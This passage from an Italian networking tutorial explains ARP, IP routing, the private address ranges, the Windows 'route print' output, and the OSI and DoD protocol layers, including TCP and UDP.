Questo indica che, per quanto riguarda l'host A, i due host si trovano sulla stessa rete fisica.
Le comunicazioni possono quindi svolgersi direttamente tra i due host.
La maschera di sottorete dell'host B, infatti, è la medesima dell'host A.
Per riuscire ad eseguire l'abbinamento del numero di IP usato dal protocollo IP e questo indirizzo Ethernet viene utilizzato il protocollo ARP il quale significa Address Resolution Protocol.
Questo protocollo tiene in una cache la tabella di abbinamento di questi due metodi di specifica degli indirizzi.

```
-----------------------------------
|IP address       Ethernet address |
-----------------------------------
|223.1.2.1        08-00-39-00-2F-C3|
|223.1.2.3        08-00-5A-21-A7-22|
|223.1.2.4        08-00-10-99-AC-54|
-----------------------------------
```

Supponiamo di gestire una rete con tre host collegati.
Quando inizialmente il primo host cerca di inviare un pacchetto IP al terzo, il protocollo ARP su questo sistema cerca di trovare l'indirizzo Ethernet abbinato a questo IP non trovandolo in quanto fino ad ora non c'e' stato nessun altro tentativo di comunicare.
Il protocollo ARP invia un pacchetto con un indirizzo di broadcast che tutti i sistemi sulla rete ricevono.
Se il sistema che riceve questo pacchetto ha l'IP specificato, che in questo caso è il terzo, restituisce al primo sistema un pacchetto di replica in cui c'e' l'indirizzo Ethernet il quale lo prende e lo salva dentro alla tabella per poi successivamente utilizzarlo per inviare i pacchetti dal primo sistema al terzo.
Questa tabella in molti casi è salvata in modo statico e viene mantenuta fino a quando per qualche motivo non viene svuotata.
Consideriamo ora il caso di due reti separate connesse insieme da un PC il quale ha a funzione del router.

La funzione del router è quella di selezionare un percorso da fare prendere ad un pacchetto analizzando l'indirizzo di destinazione e la tabella di instradamento di questo ovvero il percorso che deve essere fatto fare a questo per raggiungere un determinato sistema.
Essendo due reti separate ciascuna di queste possiede all'interno del proprio IP il numero che la identifica.
Questa scelta è necessaria in quanto il router deve sapere quale interfaccia utilizzare per raggiungere un nodo specifico e di fatto ogni numero di rete è abbinato ad una di queste.
Se il sistema A vuole inviare un pacchetto al sistema E dovrà prima inviarlo al sistema C il quale eseguirà il forward di questo al sistema E.
Il sistema C invierà il pacchetto ad E usando il suo indirizzo Ethernet presente dentro alla cache del protocollo ARP.
Sono stati riservati tre gruppi di indirizzi IP per l'uso sulle reti locali, dietro ai firewall ed ai server proxy.
Eccoli elencati qui di seguito:

• da 10.0.0.0 a 10.255.255.255;
• da 172.16.0.0 a 172.31.255.255;
• da 192.168.0.0 a 192.168.255.255.

Questi indirizzi sono stati creati per fornire alle reti non collegate ad Internet, un gruppo di indirizzi IP che non fossero in conflitto con quelli attualmente in uso sulla Rete.
Qualora le reti che si servono di questi indirizzi riservati dovessero un domani sllacciarsi ad Internet, non avrebbero da preoccuparsi del fatto che qualche indirizzo possa essere conflittuale con qualche altra rete su Internet.





Inizialmente abbiamo detto che la rete può essere considerata una stratificazione di diversi protocolli ciascuno dei quali si interessa di gestire una determinata funzionalità.

Sicuramente una di quelle fondamentali è quella che gestisce l'instradamento dei pacchetti di dati detto normalmente IP ROUTING.
Infatti quello che generalmente pensiamo essere un solo protocollo, TCP/IP, di fatto è composto da due protocolli tra i quali IP che è appunto il protocollo di instradamento.
Quella che noi siamo abituati a definire con il termine di rete è di fatto un insieme di strati su ciascuno dei quali determinati protocolli svolgono le funzioni necessarie per il corretto funzionamento di tutti i servizi che siamo abituati ad utilizzare come ad esempio quelli di navigazione, della posta elettronica e così via.
Indipendentemente dal tipo di questi, una cosa che è necessario comprendere è che le informazioni trasmesse vengono spedite a blocchi all'interno di quelli che vengono definiti come **pacchetti** i quali partono da un sistema d'origine e passando attraverso un certo numero di altri raggiungono la destinazione sulla quale vengono ricomposti e utilizzati per lo scopo per cui sono stati originati.
Questa definizione porta a comprendere che di fatto i pacchetti seguono un percorso, per cui all'interno del sistema di rete deve necessariamente esistere un meccanismo che permette di gestire quello chiamato con il termine di instradamento o routing.
I meccanismi presenti ai livelli più bassi sono quelli che regolano il funzionamento legato al trasferimento delle informazioni indipendentemente dalla tipologia di servizio a cui queste sono relative.
Normalmente siamo abituati a riferirci al protocollo TCP/IP che di fatto è una suite di diversi altri, tra cui IP il quale è quello che si interessa di instradare i pacchetti di dati.
I routers di fatto sono i meccanismi hardware che si interessano di gestire le strade telematiche che i pacchetti seguono per passare da un sistema mittente ad uno di destinazione.
Questi prendono la decisione di dove inviare i pacchetti, analizzando la loro testata contenente le informazioni e valutando le tabelle di instradamento gestite dai routers stessi.
Mentre fino ad un po' di tempo fa gli hackers prendevano di mira i WEB servers ora hanno spostato la mira verso i routers e quello definito con il termine di BGP (Border Gateway Protocol) il quale si interessa di traslare le tabelle di routing tra i vari sistemi venduti da diverse società.
Esiste un comando all'interno dei sistemi operativi che permette di stampare la tabella di routing e precisamente :

```
route print
```

Il risultato dà una tabella come la seguente :

```
C:\>route print
===========================================================
Interface List
0x1 .......................... MS TCP Loopback interface
0x2 ...00 a0 24 e9 cf 45 ...... 3Com 3C90x Ethernet Adapter
0x3 ...00 53 45 00 00 00 ...... NDISWAN Miniport
0x4 ...00 53 45 00 00 00 ...... NDISWAN Miniport
0x5 ...00 53 45 00 00 00 ...... NDISWAN Miniport
0x6 ...00 53 45 00 00 00 ...... NDISWAN Miniport
==============================================================
Active Routes:
Network Destination Netmask Gateway Interface Metric
0.0.0.0 0.0.0.0 10.99.99.254 10.99.99.1 1
10.99.99.0 255.255.255.0 10.99.99.1 10.99.99.1 1
10.99.99.1 255.255.255.255 127.0.0.1 127.0.0.1 1
10.255.255.255 255.255.255.255 10.99.99.1 10.99.99.1 1
127.0.0.0 255.0.0.0 127.0.0.1 127.0.0.1 1
224.0.0.0 224.0.0.0 10.99.99.1 10.99.99.1 1
255.255.255.255 255.255.255.255 10.99.99.1 10.99.99.1 1
Default Gateway: 10.99.99.254
=============================================================
Persistent Routes:
None
```

Il CERT (Computer Emergency Response Team) ha recentemente rilasciato un documento dove veniva mostrato come sta diventando sempre maggiore l'interesse degli hackers nei confronti di questo dispositivo.
Compromettere il funzionamento di uno di questi sistemi significa in pratica coinvolgere una serie di meccanismi il cui scorretto funzionamento potrebbe causare problemi di sicurezza o anche solo di prestazioni della rete stessa.
Già normalmente, senza parlare di cattivi funzionamenti, la corretta programmazione di un router porta a migliorare notevolmente le prestazioni nell'ambito dei trasferimenti dei pacchetti.
Quando si utilizza uno di questi, la lettura e la comprensione dei documenti forniti insieme è il primo passo per una corretta configurazione e quindi di conseguenza la limitazione delle probabilità che questi siano causa di certi problemi.
Alcune volte gli hacker possiedono effettivamente la capacità di teorizzare e successivamente di realizzare degli attacchi ma nella maggior parte dei casi gli accessi indesiderati o comunque le manomissioni dei sistemi informatici avvengono a causa della presenza di bugs nell'ambito dei sistemi operativi, dei servers e dei sistemi hardware che li gestiscono.
Avere l'accortezza di seguire giorno dopo giorno le informazioni rilasciate dalle case costruttrici e il fatto d'installare prontamente le **hotfix** e le **patchs** significa evitare un grossissima percentuale di problemi di questo tipo.
Spesso quando si acquistano linee dedicate da società come Interbusiness, del gruppo Telecom, i routers vengono forniti da queste e la loro programmazione diventa impossibile in quanto l'accesso alle funzioni di configurazione non sono consentite se non ai centri di gestione della società stessa.
Questi aggiornamenti non sono solo da considerare nell'ambito dei servers, dei sistemi operativi o comunque di software che girano sui sistemi in rete ma anche nei sistemi di gestione di questi strati.
Avrete sicuramente sentito parlare di bugs del software BIND, delle varie versioni di Ipv4 e Ipv6.
Insomma spesso le problematiche possono essere presenti anche nei software che gestiscono i protocolli a qualsiasi livello questi siano.
Ma la rete, ritornando al discorso vero e proprio legato all'argomento di questo capitolo, di quanti protocolli è composta ?
Internet è un packet-switched network alla quale esistono due tipi di approcci comuni.
Il primo è un circuito virtuale su cui avviene il packet switching anche conosciuto come servizio di rete orientato alla connessione.
Il secondo è invece quello dello switching di datagrammi che al contrario di quello precedente costituisce un tipo di servizio di rete non basato sulla connessione.
Nel primo caso il sistema che garantisce la connessione è sempre attivo mentre nel secondo L'invio dei pacchetti può avvenire in qualsiasi istante anche in modo completamente asincrono.
Nel primo tipo di circuito, ovvero quello definito con il termine di Virtual Circuit Packet Network, viene utilizzata una fase iniziale per settare un instradamento fisso tra i nodi intermedi per tutti i pacchetti che vengono scambiati durante una sessione tra nodi terminali, come ad esempio avviene nelle reti telefoniche.

Questa tipologia di circuito opera stabilendo una connessione tra dure devices nella comunicazione.
Quando un device inizia una sessione negozia i parametri di comunicazione come ad esempio la massima dimensione di un messaggio, la dimensione di una finestra e il percorso di rete.

Il discorso della dimensione di una finestra è collegato al concetto di quelle cohe sono le finestre rotanti all'interno di certi protocolli di comunicazione.
In pratica la connessione viene suddivisa in un certo numero di spicchi o finestre dentro alle quali vengono memorizzati i dati ricevuti in modo tale che poi questi possano essere ricomposti nella giusta sequenza.
In caso di errore della trasmissione di certi dati solo la finestra interessata verrà richiesta nuovamente.
Spesso i protocolli che gestiscono questo meccanismo sono in grado di alterare dinamicamente le dimensioni di queste finestre in base alla valutazione statistiche legate agli errori ricevuti.
Maggiore è la quantità di errori minore è la dimensione delle finestre in modo tale che i dati che devono essere ritrasmessi possano statisticamente essere di quantità inferiore del caso in cui a causa di un solo errore debba invece essere ritrasmessa una quantità molto maggiore.
Questa negoziazione stabilisce un circuito virtuale con percorso ottimale nell'a,mbito dell'internetworking.
Questo tipo di circuito ottimizza l'uso della banda abilitando molti devices sugli stessi canali della rete per instradare i pacchetti.

In qualsiasi momento uno switch può instradare i pacchetti verso differenti devices di destinazione aggiustando il percorso al fine di ottenere le prestazioni migliori.
Su ogni nodo intermedio è presente una voce, in una tabella, che possiede lo scopo di indicare la strada per la connessione creata.

I pacchetti possono utilizzare una testata corta in quanto è necessaria solo l'indicazione di quale circuito virtuale deve utilizzare al posto degli indirizzi completi del destinatario.
I nodi intermedi processano ogni pacchetto in accordo con le informazioni che sono salvate nel nodo nel momento in cui la connessione è stata stabilita.
Possono essere anche presenti delle migliorie indirizzate a rendere più affidabili alcune cose.
E' anche garantita la spedizione dei pacchetti in una giusta sequenza e senza errori oltre al fatto che venga eseguito un controllo per evitare il congestionamento.
I ritardi sono maggiormente variabili di quelli gestiti tramite circuiti dedicati, tuttavia differenti circuiti virtuali possono competere per la stessa risorsa.
È necessaria una fase di setup alla connessione e alla sconnessione prima del data transfert.
Il network più comune di questo tipo è quello X25 il quale è utilizzato in molte reti pubbliche.
Le trasmissioni a datagramma utilizzano schemi differenti per determinare l'instradamento attraverso una rete di links.
Utilizzando la trasmissione a datagramma ogni pacchetto viene trattato come un entità separata la quale contiene una testata o header con dentro le informazioni complete relative al destinatario desiderato.
I nodi intermedi esaminano questa testata per selezionare l'apposito link più prossimo al destinatario.
Con questo sistema i pacchetti non seguono un preciso una strada prestabilita ed i nodi intermedi, quelli denominati con il termine di routers, non richiedono di conoscere prima la strada che dovrà essere utilizzata.
Un network a datagramma è analogo al fatto di spedire un messaggio come se questo fosse una serie di cartoline inviate tramite il normale circuito postale.
Ogni cartolina è inviata al sistema di destinazione in modo indipendente.
Per ricevere l'intero messaggio il destinatario deve ricevere tutte le cartoline e poi rimetterle nel giusto ordine.
Non tutte queste cartoline devono essere spedite usando lo stesso metodo postale e tutte non sono obbligate a metterci lo stesso tempo per giungere e a destinazione.
Sempre in questo tipo di network I pacchetti possono seguire strade differenti per raggiungere la loro destinazione e loro spedizione non viene garantita.
Generalmente sono richieste delle migliorie rispetto al servizio di base e queste devono essere fornite dai sistemi utilizzando software aggiuntivi.
Il più comune network a datagramma è internet la quale utilizza il protocollo IP.
Ci sono delle differenze sostanziali tra le reti a circuiti virtuali e i network a datagramma.
La cosa che influisce maggiormente sulla complessità è la tipologia dei nodi intermedi in quanto nelle reti a datagramma il protocollo di collegamento è relativamente semplice mentre la creazione dei nodi terminali è particolarmente costosa nel caso in cui si voglia attenere un circuiti end-to-end nei sistemi a circuiti virtuali.
Internet trasmette i datagrammi attraverso nodi intermedi utilizzando il protocollo IP.
Molti user di Internet utilizzano funzioni aggiuntive come quelli ad esempio per migliorare la qualità nell'ambito del controllo delle sequenze e degli errori nei sistemi end-to-end.

Questa miglioria è quella che viene fornita mediante l'uso di un altro protocollo e precisamente TCP che sta per Trasmission Control Protocol.
Avevamo già detto prima che d fatto l'abitudine di considerare un solo protocollo TCP/IP è un fatto derivato da falsi concetti che girano sulla rete.
Ci sono alcune situazioni importanti nelle quali è meglio raggiungere dei compromessi tra il servizio a datagramma e quello a circuiti virtuali.
Questo esempio è portato dalla trasmissione della voce digitalizzata.
Utilizzare dei sistemi per la correzione di errori e la ricostruzione della sequenzialità può essere molto più dannoso nel caso in cui vi siano degli errori di qualche bits nella trasmissione.
Infatti in questo caso la perdita di qualità sarebbe un danno molto minore rispetto alla perdita di tempo che potrebbe insorgere arrecando danno alla tonalità con cui verrebbe ricostruito il suono.
Lasciando perdere per adesso questa visione della rete a basso livello possiamo iniziare a vedere i vari livelli che la compongono.
Abbiamo accennato ai protocolli di base ovvero IP utilizzato per il routing e il TCP usato per il controllo della trasmissione.

Il protocollo TCP/IP, come d'altra parte molti altri protocolli , è modellato su un certo numero di strati o di layers e precisamente sui seguenti:

Strato applicazione

Questo strato è fornito dalla applicazioni che utilizzano TCP/IP per le comunicazioni.
Per applicazione si intende un processo il quale comunica con qualche altro processo presente su un host differente.
Un esempio di applicazione potrebbe essere TELNET oppure FTP.
L' interfacciamento tra l'applicazione e lo strato di trasporto è definito da un numero di porta e dai sockets.

Strato di trasporto

Questo strato è quello che provvede al trasferimento dati end-to-end mediante l'invio di questi da un applicazione ad un peer remoto.
Possono essere supportate più applicazioni simultaneamente .
Lo strato di trasporto più comune è quello che normalmente chiamiamo con il termine di TCP ovvero Trasmission Control Protocol il quale fornisce un sistema per l'invio dei dati orientato alla connessione.
Un altro protocollo collegato a questo strato è UDP il quale al contrario di TCP non è basato sulla connessione me può essere utilizzato per inviare datagrammi di dati in modo completamente asincrono.

Strato di internetworking

Questo strato è quello definito anche con il termine di strato di internet o strato di rete.
Questo viene utilizzato per fornire un immagine di una virtual network su un internet.
Il protocollo IP è quello più importante di questo strato il quale è di fatto uno di quelli non orientati alla connessione e che non possiede neppure un sistema per il controllo degli errori.
Queste funzionalità non previste all'interno del protocollo IP devono essere implementate in altri livelli più alti.
Le funzionalità di routing sono eseguite da questo protocollo.

Strato dell'interfaccia di rete.

Questo strato è quello definito anche con il nome di strato di link.
Questa interfaccia può o non può provvedere ad una funzione di spedizione affidabile e può essere racket o stream oriented.
Esistono un infinita' di protocolli destinati a problematiche e ad ambienti differenti.
Molti protocolli sono particolari per ambienti LAN (Local Area Network – reti locali), altri per ambienti WAN (Wide Area Network – reti geografiche) mentre altri ancora, come il TCP/IP, sono in grado di offrire ottime prestazioni in ambedue gli ambienti.
La forza di TCP/IP e' dovuta proprio all' equilibrio che questo ha in ambe due gli ambienti.
Inoltre TCP/IP funziona in modo egregio in ambiente multi piattaforma e questo costituisce un altro dei suoi punti di forza.
La sua origine, come moltissime altre tecnologie legate al campo del software e dell' hardware, e' legata al Ministero della Difesa USA come protocollo per l' interconnessione di grandi mainframe.
Inizialmente la comunicazione tra i vari sistemi della ricerca finanziata dal Pentagono era in funzione di una rete telematica battezzata ARPANET la quale sfruttava il protocollo NCP (Network Control Protocol) per l' interconnessione dei sistemi.
Il passaggio dell' uso del protocollo da NCP a TCP su ARPANET sancì l' atto di nascita di Internet (nei primi mesi del 1983).
Inizialmente TCP/IP era solo un insieme di protocolli che permettevano la connessione di computer differenti e di trasmettere dati tra di loro.
I principi del protocollo TCP/IP erano stati comunque posti verso la meta' degli anno 70 da Vinton Cerf e Robert Kahn.
Una volta sentii dire : "… gli standards sono belli perché ce ne sono tanti … dovrebbe pero' esserci uno standard per gli standards".
Anche nel caso delle reti si e' tentato di definire degli standards e per fare questo sono nati degli appositi enti competenti.
L' autorità indiscussa nel campo delle reti e' l' ISO la quale ha emanato un modello di riferimento per regolare le comunicazioni tra computer mediante protocolli.
Questo modello prende il nome di OSI (Open Systems Interconnection).
Il modello OSI e' stato progettato per aiutare i programmatori a creare applicazioni compatibili con diverse linee di prodotti multivendor e per fare questo prevede sette strati ognuno dei quali si interessa di una determinata tipologia di problematiche.
I sette strati OSI sono i seguenti :

strato applicazione
strato di presentazione
strato di sessione
strato di trasporto
strato di rete
strato di collegamento dati
strato fisico

Esiste un altro modello di riferimento che costituisce in un certo senso la versione condensata del modello OSI che si chiama DoD e che contempla quattro strati anzi che sette.
Gli strati del modello DoD sono :

strato processo/applicazione

strato host-to-host
strato internet
strato accesso alla rete

Diamo nuovamente un occhiata sommaria ai sette strati del modello OSI

Livello applicazione

Il livello di applicazione del modello OSI e' quello in cui ritroviamo molti degli applicativi che sfruttano i componenti concernenti le comunicazioni.
Tra le varie applicazioni che sfruttano questo strato troviamo i software WWW, le BBS e i motori di ricerca Internet come Altavista, Yahoo etc.

Il livello di presentazione

Il livello di presentazione OSI ha lo scopo di presentare i dati al livello applicazione e questo viene fatto mediante alcuni standard che riguardano i contenuti multimediali come ad esempio le immagini.
JPEG, MPEG, MIDI ecc. sono appunto alcuni di questi standard.
Una nota lo merita il sistema Java per la definizione dei gestori di contenuto e di protocollo

Livello di sessione

Nello strato di sessione OSI la comunicazione viene organizzata in base a tre diverse modalità ovvero la Simplex (uno trasmette e un altro riceve), la Half Duplex (invio e ricezione dati a turno) e la Full Duplex (mediante un controllo del flusso dei dati tutti inviano e ricevono).
Sono inoltre gestite a questo strato l' apertura della connessione, il trasferimento dei dati e la chiusura della connessione. I servizi del livello di trasporto hanno il compito di suddividere e di riassemblare le informazioni trattate a livello superiore e di convogliarle in un unico flusso di dati.

Livello di trasporto

A questo livello ritroviamo funzionalità quali quella di inviare al mittente un avviso di ricevuta dei pacchetti arrivati, di ritrasmettere ogni pacchetto non ritenuto valido, ricostruire la giusta sequenza dei pacchetti al loro arrivo, mantenere un corretto flusso di dati per impedire congestioni ecc.
Da come e' intuibile da quanto appena detto e' di questo livello il sistema di controllo degli errori.
Questo strato assegna ad ogni pacchetto di dati un numero di controllo che consente di eseguire la verifica dei dati giunti a destinazione.
Tra i protocolli non OSI che troviamo a questo livello ci sono :

TCP, Novell SPX, Banyan VICP, Microsoft NetBios/NetBEUI, UDP

Questo strato offre un livello di controllo dello spostamento delle informazioni tra sistemi.

Strato di rete

Definisce i protocolli di gestione del percorso sulla rete.
Questo strato può analizzare l' indirizzo dei pacchetti per determinare il metodo di instradamento più corretto.
Se un pacchetto e' destinato ad una stazione sulla rete locale viene inviato direttamente.
Se invece il pacchetto e' indirizzato ad un sistema presente su una rete posta su un altro segmento il pacchetto viene inviato ad un dispositivo chiamato router che si occupa di immetterlo in rete.
I router, in breve, sono dispositivi che collegano la rete locale a quella geografica
I protocolli che utilizzano questo strato sono :

IP (Internet Protocol), X 25, Novell IPX, Banyan VIP


Ogni segmento che appartiene ad una rete (per segmento possiamo concepirla come una sotto rete) ha almeno un router che gli permette di dialogare con altre sotto reti.

Strato di collegamento

A questo livello vengono definite le regole per la trasmissione e la ricezione delle informazioni.
Il fine di questo strato e' quello di garantire che i messaggi vengano consegnati al dispositivo giusto e di tradurre i dati in bits in modo tale da poterli far trasferire dal livello fisico.
Possiamo concepire questo strato come la porta tra il mondo hardware e software.
Tra i protocolli più comuni che utilizzano questo strato ritroviamo HDLC, reti geografiche ATM, Microsoft NDIS ecc.


Strato fisico

Le uniche due funzioni a questo livello sono quelle di trasmettere e ricevere bit tramite differenti tipi di infrastrutture e di dispositivi di trasmissione.
Riassumendo potremmo fare una panoramica su tutte le operazioni che vengono fatte a ciascun livello sul pacchetto originale dei dati

- STRATO APPLICAZIONE Aggiunta indirizzo del nodo
- STRATO PRESENTAZIONE Aggiunta informazioni codice
- STRATO SESSIONE Aggiunta informazioni di comunicazione
- STRATO DI TRASPORTO Aggiunta intestazione e checksum
- STRATO DI RETE Aggiunta informazioni quantita' e sequenza pacchetti
- STRATO DI LINK Aggiunta checksum finale
- STRATO FISICO Invio dati some sequenza di bit

Ad ogni strato sono definite delle serie di funzioni specifiche con le quali l' applicativo interagisce nell' istante in cui ha bisogno di inviare delle informazioni ad un altro sistema della rete.
La richiesta e le informazioni vengono impacchettate e inviate allo strato successivo il quale aggiunge al pacchetto le informazioni relative alle funzioni gestite a quel livello.
Vediamo ora i quattro starti del modello DoD

Strato di processo

Questo strato corrisponde ai primi tre del modello OSI.
Gran parte del lavoro di trasmissione viene svolto a questo livello per cui vengono coinvolti un gran numero di protocolli.
Tra i nomi piu' comuni dei protocolli ritroviamo TELNET, FTP, SMTP, NFS, X WINDOW ecc.
Telnet ad esempio e' in pratica un emulazione di terminale.

Tramite Telnet un client puo' accedere ad un'altra macchina su cui e' in esecuzione un server Telnet e lavorare come se fosse un terminale collegato direttamente.
FTP (File Transfer Protocol) e' essenzialmente un protocollo di trasferimento files.
Questo protocollo puo' essere utilizzato da un altro software per il trasferimento di softwares oppure può fungere come programma indipendente e quindi eseguire la navigazione nelle directories del sistema a cui si e' connessi, gestire il trasferimento files ecc.
Vedremo successivamente le funzioni implementate nella libreria sun.net.ftp presente in Java.
Ne programma di esempio utilizzeremo anche le classi di sun.net.smtp che sono quelle che gestiscono il protocollo che si interessa della gestione della posta elettronica (SMTP).

Strato di host

Le funzioni di questo livello sono paragonabili a quelle dello strato di trasporto del modello OSI.
A questo livello vengono gestiti il controllo di integrita' e della sequenza dei pacchetti trasmessi.
Infatti e' proprio a questo strato che incontriamo i protocolli TCP e UDP.
Il protocollo viene caricato come si trattasse di un driver software.

Protocollo TCP

Il protocollo TCP (Transmission Control Protocol) suddivide in segmenti i blocchi di informazioni generati da un software, li numera, li ordina in modo da permettere il riassemblaggio degli stessi una volta giunti a destinazione.
La trasmissione di questi segmenti e' subordinata alla ricezione di segnali di conferma atti a segnalare la corretta ricezione degli stessi.
TCP e' definito come protocollo orientato alla connessione in quanto prima di inviare i dati contatta il destinatario per stabilire la connessione creando un circuito virtuale.
La trasmissione dei dati avviene, sommariamente, come avevamo visto precedentemente ovvero particolari algoritmi si interessano di verificare la correttezza dei pacchetti di dati per cui prima di eseguire un successivo invio il protocollo richiede conferma al destinatario.
La comunicazione avviene in full duplex.

Protocollo UDP

Esistono alcune classi in Java che necessitano della conoscenza di un altro protocollo
Il protocollo UDP (User Datagram Protocol) e' un protocollo piu' "leggero" che viene utilizzato in alternativa a TCP.
UDP invia in modo indipendente dei pacchetti di dati, chiamati datagrammi, da un applicazione ad un'altra senza garantirne l' arrivo.
In questo caso l' ordine di invio non e' importante in quanto ogni messaggio e' indipendente uno dall' altro.
Esistono delle applicazioni in cui il ricevimento dei pacchetti non e' importante.
Prendete ad esempio un sistema che invia in continuazioni informazioni sulla temperatura rilevata in una certa citta'.
Se un sistema che desidera ricevere tali informazioni si perde un pacchetto non e' una cosa cosi critica in quanto potra' attendere un altro invio.


Mentre TCP e' basato sulla connessione UDP ne e' indipendente ed e' facile comprenderlo da quanto detto.

Strato di Internet

Questo strato corrisponde a quello di rete del modello OSI.
In questo livello vengono gestiti gli indirizzi IP degli host.
Una panoramica sui metodi di indirizzamento e di instradamento verranno visti tra breve.
Tra i protocolli di questo strato ritroviamo IP (Internet Protocol), ARP (Address Resolution Protocol), RARP (Reverse Address Resolution Protocol) ecc.

Strato di accesso alla rete


Anche a questo livello del modello DoD avviene una gestione simile a quella del livello fisico del OSI.
In pratica i pacchetti vengono tramutati in sequenze di bits.
In questo strato viene anche fornita una supervisione sugli indirizzi hardware.
Le seguenti sono alcune delle tecnologie utilizzate per implementare questo strato :

X25, PPP, EIA

